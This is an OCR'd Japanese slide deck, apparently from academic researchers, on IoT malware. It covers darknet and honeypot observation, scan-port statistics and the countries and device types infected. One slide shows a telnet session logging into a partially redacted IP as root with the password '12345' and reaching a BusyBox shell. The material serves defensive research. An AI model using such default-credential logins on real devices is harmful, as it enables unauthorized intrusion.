- 家庭・個人向け
  - Webカメラ
  - ビデオレコーダ
  - ホームオートメーションGW

- 放送関連機器
  - 映像配信システム
  - デジタル音声レコーダ
  - ビデオエンコーダ/デコーダ
  - セットトップボックス・アンテナ


- その他
  - ヒートポンプ
  - 火災報知システム
  - ディスク型記憶装置
  - 指紋スキャナ



デバイスはWebおよびTelnetの応答から判断しています.

大量感染の根本原因は？

Telnet

多くは
デフォルト/弱いパスワードで

```
[shogo@www9058up ~]$ telnet x.x.243.13
Trying x.x.243.13...
Connected to x.x.243.13.
Escape character is '^]'.

[redacted]i.3.0.dm800s
[redacted]e.login: root
Password: 12345
```

リモートログイン成功

```
BusyBox v1.1.2 (2007.05.09-01:19+0000) Built-
in shell (ash)
Enter 'help' for a list of built-in commands.
```

なぜIoT 機器が感染？？

- **24/7** オンライン
- **AV**がない
- 弱い/デフォルトの**ID/PW**の使用
- グローバル **IP** を持ち、インターネットへの接続を開いている

などなど


攻撃の観測のための2つのアプローチ


» （これまでの）受動（passive）型：
観測用ネットワークで攻撃が来るのを待つ
- ダークネットモニタリング
- ハニーポット


» 能動（active）型：
インターネット上の攻撃ホスト情報・脆弱性等を自ら探索する
- Web, Telnet, FTP等へのアクセスによる機器、システムの判定
- バックドアポート等の確認

受動型ダークネットによる攻撃の観測

ダークネット：パソコンや機器等のエンドホストが接続されて
いない未使用のIPアドレス帯








ダークネット


マルウェア（不正プログラム）に感染して外部に無作為に攻撃
を行っているパソコン、デバイスからの攻撃の観測に有効

IoT関連ポートへのスキャンはますます増加


日単位のNICTERダークネットでみる攻撃ホスト数



IoT攻撃に関連するポート群へのスキャン
（ポート23へのスキャンを含む）



スキャン攻撃で使われているポートの分散（2017年）




Port	Target Service
23/TCP	IoT (Web Camera, etc.)
22/TCP	IoT (Mobile Router, etc.) SSH
445/TCP	Windows (Server Service)
2323/TCP	IoT (Web Camera, etc.)
5358/TCP	IoT (Web Camera, etc.)
7547/TCP	IoT (Web Camera, etc.)
1900/UDP	IoT (Home Router, etc.)
1433/TCP	SQL
443/TCP	SSL/TLS
80/TCP	HTTP

５４％以上がIoT関係

より詳細に攻撃を分析するために

ダークネットは、**大量のアドレスを広範囲に観測できる**反面、**攻撃の最初の通信（パケット）のみの観測**であるため、攻撃の詳細手順やマルウェア本体を分析するには**観測方法を工夫する必要がある**



ハニーポットによる攻撃の観測とマルウェアの捕獲・詳細分析

脆弱な機器を模擬した**囮システム（ハニーポット）**により攻撃元と通信を行い、攻撃の観測・マルウェア捕獲し、詳細解析を行う

攻撃元機器
（マルウェア
感染済）

攻撃者が用意
したサーバ

マルウェア
捕獲！


IoT
ハニーポット

解析システム
（サンドボックス）

詳細解析！

世界的な感染状況

- 218カ国(または地域)からの観測
- **特に、アジア諸国からが多い**



攻撃ホストはIoT 機器（横国調べ）

LED display control system

Solid Stage Recorder

Data Acquisition Server

Wireless Router

TV Receiver

GSM Router

IP Phone

Parking Management System

VoIP Telephony System

Fire Alarm


Security Appliance

Internet Communication Module

Video Broadcaster

Yin Minn Pa Pa, Shogo Suzuki, Katsunari Yoshioka, and Tsutomu Matsumoto, Takahiro Kasama, Christian Rossow, “IoTPOT: Analysing the Rise of IoT Compromises,” 9th USENIX Workshop on Offensive Technologies (USENIX WOOT 2015).

感染IoT機器の種別




IPカメラ

DVR

- ハニーに接続してきたIoTデバイスは、それが何かの詳細は多くが不明。
  - きちんと分類できた：10%以下
  - ７２種類の多種のIoT機器タイプ
    - ほとんとが IP cams と DVRs

IPアドレス数の観点から、感染国の状況



1. Vietnam
2. China
3. Brazil

上記のトップ３の国で半分以上を占めている

国内の主な感染端末（2017）

- **445/tcp (SMB)**
  - ✓ 2017年5月～
  - ✓ Windows（WannaCry）

出典：Symantec
https://www.symantec.com/security_response/writeup.jsp?docid=2017-051310-3522-99

